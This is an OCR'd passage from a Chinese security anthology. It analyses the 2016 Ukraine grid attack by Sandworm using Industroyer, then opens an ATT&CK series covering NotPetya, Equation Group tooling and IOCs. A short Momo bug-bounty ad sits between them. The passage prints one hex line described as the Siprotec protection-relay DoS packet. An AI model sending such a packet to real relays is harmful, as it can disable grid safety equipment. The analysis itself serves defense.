事实上，在事件过去接近一年后，也就是 2016 年 12 月 17 日，乌克兰还发生了第二起断电事件，乌克兰国家电网运营商 Ukrenergo 的网络中被植入了一种被称为 Industroyer 或 Crash Override 的恶意软件，利用已经部署好的恶意软件破坏了乌克兰首都基辅附近一个传输站的所有**断路器**，从而导致首都大部分地区断电。

而这次停电持续时间并不长，仅数十分钟，受影响的区域是乌克兰首都基辅北部及其周边地区。也许是由于本次的攻击不够前一次的力度大，或者是乌克兰对于电力系统的应急响应速度提升了等级，因此 Ukrenergo 工程师在将设备切换为手工模式便开始恢复供电，75 分钟后完全恢复供电。

19.2 Sandworm 组织分析

据 ESET，Dragos 等国外安全厂商研究表明，当初发起这两起电力系统攻击的 APT 组织，名称为 Sandworm(沙虫)，别名 TeleBots，组织来自俄罗斯，据 Dragos[3] 称，发起第二起电网攻击的团队名为 ELECTRUM，属于 Sandworm 的分支攻击团队。

而关于该组织所使用的网络武器方面，经过奇安信威胁情报中心红雨滴团队安全分析人员的深入关联分析，并结合 ESET 的分析报告 [2]，可知该组织曾经使用的有代表性的网络武器如下所示：

BlackEnergy，一个被各种犯罪团伙使用多年的工具。从一个 DDoS（分布式拒绝服务）木马被 Sandworm 开发成一个拥有模块化结构的，整体架构十分复杂的恶意软件，专门用于进行入侵驻留等操作。

Industroyer，又名 Crash Override[3]，是一个由一系列的攻击模块 (多达十个) 组成的模块化结构恶意软件，其中便有著名的实现西门子 SIPROTEC 设备 DoS 攻击模块，可导致其中继变得无响应，也就是第二次乌克兰断网攻击的关键武器。

NotPetya，一个专门用于数据擦除的，并且可以利用'' 永恒之蓝'' 系列漏洞进行横向传播的勒索软件，于 2017 年 6 月乌克兰遭受 NotPetya 勒索程序大规模攻击。包括首都基辅的鲍里斯波尔国际机场、乌克兰国家储蓄银行、船舶公司、俄罗斯石油公司和乌克兰一些商业银行以及部分私人公司、零售企业和政府系统都遭到了攻击。实际上 NotPetya 波及的国家还包括英国、印度、荷兰、西班牙、丹麦等。


GreyEnergy，被称为 BlackEnergy 的继承者 [4]。GreyEnergy 的恶意软件框架与 BlackEnergy 有许多相似之处，各模块均通过组织确认后才进行下发，其中模块都用于间谍和侦察目的（即后门，文件提取，截屏，键盘记录，密码和凭证窃取等）。

KillDisk，其为一种流行于黑客界近十年之久的数据破坏类恶意软件，起初作为 BlackEnergy 的一个专用于进行数据破坏的插件，后来被安全人员发现与 NotPetya 存在关联。

19.3 2016 乌克兰断电事件新线索

从前些章节可得知，关于乌克兰在 2015 年的断电攻击事件相对来说为世人所知，并且细节披露的非常多，而 2016 年的乌克兰断电事件无论是后续还有攻击过程，都少了些许细节以及真实攻击目的。

从各种资料可得知，乌克兰第二次断电事件虽然攻击入口仍然是电子邮件或社会工程学攻击为主，但执行断电操作不再是人工发起，通过恶意软件样本硬编码的触发攻击的时间戳表明，恶意软件是脱离攻击者控制后，会在指定时间自动启动攻击。



此外本次的攻击者对电网内的工业控制协议，传输协议异常熟悉，从 Industroyer 的代码中可以发现，其包含针对以下四个电网通信协议的攻击模块：

IEC 60870-5-101


IEC 60870-5-104

IEC 61850

OLE for Process Control(OPC) Data Access (DA)

以上为一些已知线索，通过工业控制系统网络安全公司 Dragos 近日发布了一篇文章表明，他们重建了 2016 年乌克兰断电的时间线，希望能为寻找上述事件的根本原因获得一些线索。

在这篇题为《CRASHOVERRIDE: Reassessing the 2016 Ukraine Electric Power Event as a Protection-Focused Attack》的文章 [5] 中，该研究团队重新分析并梳理了恶意软件的代码：



并重新访问分析了 Ukrenergo 电力公司的网络日志。

```
11 49 00 00 00 00 00 00  00 00 00 00 00 00 00 00
```

Siprotec 保护继电器的 Dos 漏洞数据包

发起 dos 漏洞攻击的 UDP 包

最后得出结论：

Sandworm 组织的意图是造成更大强度的物理破坏，可能计划将停电时间延长到数周到几个月的时间，甚至可能危及到现场工厂工人的生命。

Dragos 分析师 Joe Slowik 表示：‘‘虽然这最终是一个直接的破坏性事件，但部署的工具和使用它们的顺序强烈表明，攻击者想要做的不仅仅是把灯关掉几个小时。他们试图创造条件，对目标传输站造成物理破坏。”

在这起攻击中，Sandworm 组织利用 Industroyer (Crash Override) 恶意软件，发送自动脉冲来触发断路器，进而利用由西门子生产的 Siprotec 保护继电器的 Dos 漏洞。

尽管在 2015 年该漏洞就已经发布了补丁，但是乌克兰的许多电力公司并没有更新系统，因此只需要发出一个电脉冲就能让保护继电器在休眠状态下失效。

研究人员通过日志复盘了 Sandworm 组织的攻击方式，具体如下：

首先，Sandworm 组织部署了 Industroyer (Crash Override) 恶意软件；

然后他们用它来攻击基辅北部一个电网的所有断路器进而导致大规模停电；

一小时后，他们推出了一个擦除数据的组件，并禁用了传输站的计算机，并防止工作人员监控任何站点的数字系统。

只有到那时，攻击者才会使用恶意软件的 Siprotec 的 Dos 漏洞模块，攻击对抗四个站点的保护继电器，同时打算默默地禁用那些监控故障情况的安全设备，从而可以使得工作人员根本没办法发现故障原因。

Dragos 分析师认为，其最终目的是让 Ukrenergo 工程师通过匆忙重新启动该站的设备来应对停电。

然后，通过手动操作，在没有保护继电器故障保护的情况下，它们可能触发变压器或电力线中的危险电流过载。潜在的灾难性破坏，将导致对工厂能量传输的破坏，从而可以比仅停电一个小时的时间更多。同时，它也可能会伤害在电厂的工作人员。

但是，综合日志分析，后续的攻击和策略并未施展开，也并没有达成 Sandworm 组织原本的意图：断电更长的时间，因此研究人员认为，这起攻击是一次失败的行动。

原因可能是黑客制造的网络配置错误，也可能用于 Ukrenergo 保护中继的恶意数据包被发送到错误的 IP 地址；或者是 Ukrenergo 运营商可能比黑客预期更快地恢复供电；也可能是即使 Siprotec 攻击成功，但备用保护继电器可能已经成功阻止了电量过载，这些原因在没有足够的现场证据支撑下都无法确认。

但无论如何，该攻击事件的执行顺序，代表了当时最终尚未成功执行的战术目标。

陌陌安全

陌陌安全

陌陌安全致力于以务实的工作保障陌陌旗下所有产品及亿万用户的信息安全，以开放的心态拥抱信息安全机构、团队与个人之间的共赢协作，以自由的氛围和丰富的资源支撑优秀同学的个人发展与职业成长。

MMSRC

陌陌安全应急响应中心（MMSRC，MOMO Security Response Center）是陌陌建立的安全漏洞收集及安全应急响应平台，致力于保障陌陌旗下所有产品及用户信息安全，促进陌陌与白帽子及团队的交流合作。

漏洞提交地址：https://security.immomo.com/

漏洞分类 / 业务	严重漏洞	高危漏洞	中危漏洞	低危漏洞
核心业务	9000～10000（元）	5000～8000（元）	500～1000（元）	100～200（元）
一般业务	4500～5000（元）	2500～4000（元）	250～500（元）	50～100（元）
边缘业务	900～1000（元）	500～800（元）	50～100（元）	10～20（元）

*表格为非活动时基础奖励

招聘

> 安全开发工程师（python）　> 安全工程师
> 数据安全工程师　> 安全合规经理

> 工作地点：北京
> 简历投递邮箱：sec.job@immomo.com
> 可关注“陌陌安全”公众号回复招聘获取更多信息。

实战化 ATT&CK

作者：天御攻防实验室

来源：https://mp.weixin.qq.com/s/pF_d4Jbqs8QGlWN0ITnm6g

20.1 序：

本文是实战化 ATT&CK系列专题文章的开篇，主要讲述当前网络空间安全的威胁形势、情报驱动防御和 ATT&CK模型等核心概念，旨在帮助读者深入理解 ATT&CK模型打下坚实的理论基础。

20.2 1. 当前网络空间安全的威胁形势

20.2.1 （一）、事件：NotPetya 勒索病毒袭击全球各地系统！- 技术能力越来越强大的对手

1.）事件背景：

2017 年 6 月 27 日周二一早，代号为”NotPetya’’（’’ 佩蒂娅’’）的一种新勒索病毒袭击了乌克兰、俄罗斯、西班牙、法国、英国、丹麦、印度、美国（律师事务所 DLA Piper）等国家和地区。这种新的勒索病毒能够导致重要基础设施关停，使公司及政府网络瘫痪。据事后报道，乌克兰 10% 的计算机系统被感染，造成超过 30 亿美元的经济损失！

2.）攻击目标：

根据公开报道，遭受 NotPetya 侵袭的具体目标包括：

– 乌克兰副总理帕夫洛 罗琴科（Pavlo Rozenko）称，该国政府部门的电脑网络出现死机，央行的配电系统等设施遭到了破坏。

– 荷兰船运巨头马士基集团（A.P. Moller – Maersk）称包括洛杉矶码头在内的设施遭到了攻击。


– 全球最大的广告传播集团 WPP 称受到了这款病毒感染。一位该公司员工透露，他们被要求关闭电脑，随后整座公司大楼陷入寂静。

– 一家乌克兰媒体公司称，自己的电脑系统被黑，黑客要求通过电子加密货币比特币支付 300 美金才能对其解锁。黑客还留下信息说，’’ 不要浪费时间去尝试恢复文件。只有我们能提供解密服务。”

– 俄罗斯央行称，自己的电脑被感染。一家从事消费信贷的公司不得不暂停为客户服务。

– 俄罗斯石油公司（Rosneft）称自己的电脑系统被严重影响。

3.）攻击者的战术、技术及过程分析



我们通过 ATT&CK模型对 NotPetya 进行分析后发现，NotPetya 作为一款勒索软件，它具备很明显的破坏意图，采用钓鱼邮件（该病毒采用 CVE-2017-0199 漏洞的 RTF 格式附件进行邮件投放）、软件供应链后门（通过利用窃取的凭证，攻击者能够操纵 M.E.Doc 更新服务器）、水坑攻击（乌克兰巴哈姆特市的网站）方式传播。成功感染目标系统后会释放 Downloader 来获取病毒母体，形成初始扩散节点，之后通过 EternalBlue（永恒之蓝，CVE-2017-0144）漏洞、EternalRomance（永恒浪漫，CVE-2017-0145）漏洞、WMI、PsEexc 和系统弱口令来进行蠕虫传播。同时具备杀软对抗（卡巴斯基、诺顿）和反取证（wevtutil 日志清除）等能力。

由分析可见先进的攻击者具备如下特点：

– 攻击者的基础设施具备适应能力，能够针对更多不同的目标环境

– 攻击者入侵后会混杂于合法的用户行为中，比如使用合法的基础设施组件、滥用合法用户凭证或者重复执行合法用户行为

– 攻击者具备快速提升自己的能力，利用新漏洞和新泄露的工具

20.2.2 （二）、组织：“方程式组织”（Equation Group）-超高能力网空威胁行为体

网空威胁行为体（CyberThreat Actors）是网络空间攻击活动的来源，它们有不同的目的和动机，其能力也存在明显的层级差异。根据作业动机、攻击能力、掌控资源等角度，网空威胁行为体划分为七个层级，分别是：

--业余黑客

--黑产组织

--网络犯罪团伙或黑客组织

--网络恐怖组织

--一般能力国家/地区行为体

--高级能力国家/地区行为体

--超高能力国家/地区行为体。

其中，超高能力国家/地区行为体，或称为超高能力网空威胁行为体，拥有严密的规模建制，庞大的支撑工程体系，掌控体系化的攻击装备和攻击资源，可以进行最为隐蔽和致命的网络攻击。

‘‘方程式组织’’ 就是这样一种超高能力网空威胁行为体，有一套完整、严密的作业框架与方法体系；拥有大规模支撑工程体系、制式化装备组合，进行严密的组织作业，高度追求作业过程的隐蔽性、反溯源性，使其攻击看似 ‘‘弹道无痕’’，其突破、存在、影响、持续直至安全撤出网络环境或系统的轨迹很难被察觉。

20.2.3 “方程式组织” 的攻击装备：

(一)、漏洞利用工具和攻击平台

相关漏洞攻击装备主要针对网络设备、防火墙等网络安全设备和各类端点系统，其主要作用为突破边界，横向移动，获取目标系统的权限，为后续植入持久化、控制载荷开辟通道。

其中典型的漏洞攻击装备 EPICBANANA、EXTRABACON 和 1 个未知装备是针对防火墙的，先进的 FuzzBunch 漏洞利用平台，针对 Windows 系统进行作业（其中包含多个 0day 漏洞）

(二)、持久化/植入攻击装备

超级网空威胁行为体高度重视在目标场景中形成持久化的能力，研发了大量实现持久化能力的装备。持久化攻击装备通常在突破目标后使用，主要针对 BIOS/UEFI、固件、引导扇区、外设等环节，难以发现和处置的深层次加载点，或形成可反复植入的作业机会窗口。

FEEDTROUGH 是针对 Juniper、NetScreen 等防火墙进行固件层持久化的攻击装备，可以在防火墙启动时向系统植入载荷，这一技术与该攻击组织对硬盘固件的持久化思路如出一辙，是更底层的难以检测和发现的持久化技术。

(三)、控制/后门类恶意代码

此类攻击装备是攻击行动中最终植入到目标系统的载荷，用于持久化或非持久化对目标系统的控制。覆盖网络安全设备及网络设备，Linux/Windows 主机系统。与持久化工具所追求的建立隐蔽的永久性入口不同，方程式组织在的控制/后门类恶意代码，更强调内存原子化模块加载作业，文件不落地，最大程度上减小被发现与提取的可能性。

DanderSpritz 是其中最典型的控制平台，拥有严密作业过程和丰富规避手段的模块化攻击平台。DanderSpritz 拥有界面化的远程控制平台，具有复杂的指令体系和控制功能，与传统 RAT 程序有着明显的区别，一旦植入目标系统后会采集系统各类安全配置信息并提示攻击者哪些配置或信息可能会导致自身被发现或检测。其 payload 有多种连接模式，其中 “Trigger’’ 模式是一种激活连接模式，既不监听端口也不向外发出连接，而是通过监听流量等待攻击者的激活数据包，这使得控制端的部署变得灵活而难以被封禁。

面对技术能力越来越强大的对手或以 ‘‘方程式组织’’ 为代表的超高能力网空威胁行为体，我们该如何应对?

以‘‘方程式组织’’为代表的超高能力网空威胁行为体，具有庞大的攻击支撑工程体系、装备体系和规模化作业团队等特点，并在这些资源的支撑下，成功执行高度复杂的攻击活动。如果对类似攻击组织的分析停留在 0day 漏洞、恶意代码等单点环节上，既无助于对其整个过程进行全面的分析，也难以有效地指导防御工作。为应对高能力网空威胁行为体的攻击活动，安全人员需要有体系化、框架化的威胁分析模型，对其行为展开更深入、系统的分析，理解威胁，进而实现更有效的防御。当前类似的分析模型包括洛克希德·马丁公司（Lockheed Martin）的 Kill Chain（杀伤链）和 MITRE 公司的 ATT&CK 模型等。

20.3 2. 情报驱动防御（Intelligence Driven Defense）

情报驱动防御，是一种以威胁为中心的风险管理战略，核心是针对对手的分析，包括了解对方的能力、目标、原则以及局限性，帮助防守方获得弹性的安全态势（resilient security posture），并有效指导安全投资的优先级（比如针对某个战役识别到的风险采取措施，或者高度聚焦于某个攻击对手或技术的安全措施）。

情报驱动防御必然是一个持续、迭代的过程，通过分析、协同发现指标，利用‘‘指标’’（indicator）去检测新的攻击活动，在调查过程又获得更丰富的指标。所谓弹性，是指从完整杀链看待入侵的检测、防御和响应，可以通过前面某个阶段的已知指标遏制链条后续的未知攻击；针对攻击方技战术重复性的特点，只要防守方能识别到、并快于对手利用这一特点，必然会增加对手的攻击成本。

指标（indicator）和失陷指标（IOCs，Indicators of Compromise）

（一）、指标（Indicator）为‘‘情报’’的基本要素，用于客观描述入侵的信息，具体分为三类：

原子指标（Atomic）：为保持其在入侵语境下的意义、不能再做分拆的指标，如 IP 地址、email 地址以及漏洞编号。

计算指标（Computed）：从事件中所涉及数据派生出的指标。常用计算指标包括 Hash 值和正则表达式。


行为指标（Behavioral）：计算和原子指标的集合，通常受到指标数量和可能组合逻辑的限制。举例来说，可能是一段类似这样的描述，‘‘入侵者最初使用后门，匹配‘‘正则表达式’’以某‘‘频率’’访问某个“IP 地址’’，一旦访问建立，就会用另一后门（MD5 hash 值）进行替换。”

（二）、失陷指标（IOCs，Indicators of Compromise）

1. 失陷指标的生成，是以结构化的方式记录事件的特征和证物的过程。IOC 包含从主机和网络角度的所有内容，而不仅仅是恶意软件。它可能是工作目录名、输出文件名、登录事件、持久性机制、IP 地址、域名甚至是恶意软件网络协议签名。）。2.IOC 不仅查找特定的文件和系统信息，还使用详细描述恶意活动的逻辑语句。3.Mandiant 博客“Combat the APT by Sharing Indicators of Compromise7’’中，作者 Matt Frazier 介绍了一个基于 XML 语言的 IOC 实例化，并且可以使用免费的 Mandiant 工具读取和创建 IOC。

20.3.1 痛苦金字塔模型（The Pyramid of Pain ）

痛苦金字塔模型由 IOCs 组成，同时也用于对 IOCs 进行分类组织并描述各类 IOCs 在攻防对抗中的价值。TTPs 即 Tactics, Techniques and Procedures（战术、技术以及过程）的简称，指对手从踩点到数据泄漏以及两者间的每一步是 ‘‘如何’’ 完成任务的。TTPs 处于痛苦金字塔塔尖。于攻击方，TTPs 反映了攻击者的行为，调整 TTPs 所需付出的时间和金钱成本也最为昂贵。于防守方，基于 TTPs 的检测和响应可能给对手造成更多的痛苦，因此 TTPs 也是痛苦金字塔中对防守最有价值的一类 IOCs。但另一方面，这类 IOCs 更加难以识别和应用，由于大多数安全工具并不太适合利用它们，也意味着收集和应用 TTPs 到网络防御的难度系数是最高的。而 ATT&CK模型是有效分析对手行为（也即 TTPs）的威胁分析技术。



20.4 3.MITRE ATT&CK 模型的核心概念

20.4.1 3.1）MITRE 公司

最早其主要做国防部的威胁建模，主要是情报分析，从事反恐情报的领域（起源是 911 后美国情报提升法案），后续延申到网络空间安全领域，其最大的特色就是分类建模，STIX 情报架构就是 MITRE 构建，SITX1.0 版本又很浓的反恐情报分析影子。到了 STIX2.0 阶段，其发现仅仅用 TTP 很难描述网络空间网络攻击和恶意代码，因此，在 STIX2.0 中，引入攻击和恶意代码 2 个相对独立的表述，攻击采用 capec，恶意代码采用 meac，但是 capec 和 meac 过于晦涩，其又在 2015 年发布了 ATT&CK模型及建模字典，用来改进攻击描述。

20.4.2 3.2）ATT&CK 模型（ATT&CK）

ATT&CK（Adversarial Tactics, Techniques, and Common Knowledge，对手战术、技术及通用知识库）是一个反映各个攻击生命周期的攻击行为的模型和知识库。

ATT&CK对对手使用的战术和技术进行枚举和分类之后，能够用于后续对攻击者行为的‘‘理解’’，比如对攻击者所关注的关键资产进行标识，对攻击者会使用的技术进行追踪和利用威胁情报对攻击者进行持续观察。ATT&CK也对 APT 组织进行了整理，对他们使用的 TTP（技术、战术和过程）进行描述。

特点：


对手在真实环境中所使用的 TTP

描述对手行为的通用语言

免费、开放、可访问


社区驱动

目前 ATT&CK 模型分为三部分，分别是 PRE-ATT&CK，ATT&CK Matrix for Enterprise（包括 Linux、macOS、Windows）和 ATT&CK Matrix for Mobile（包括 iOS、Android），其中 PRE-ATT&CK 覆盖攻击链模型的前两个阶段（侦察跟踪、武器构建），ATT&CK Matrix for Enterprise 覆盖攻击链的后五个阶段（载荷传递、漏洞利用、安装植入、命令与控制、目标达成），ATT&CK Matrix for Mobile 主要针对移动平台。



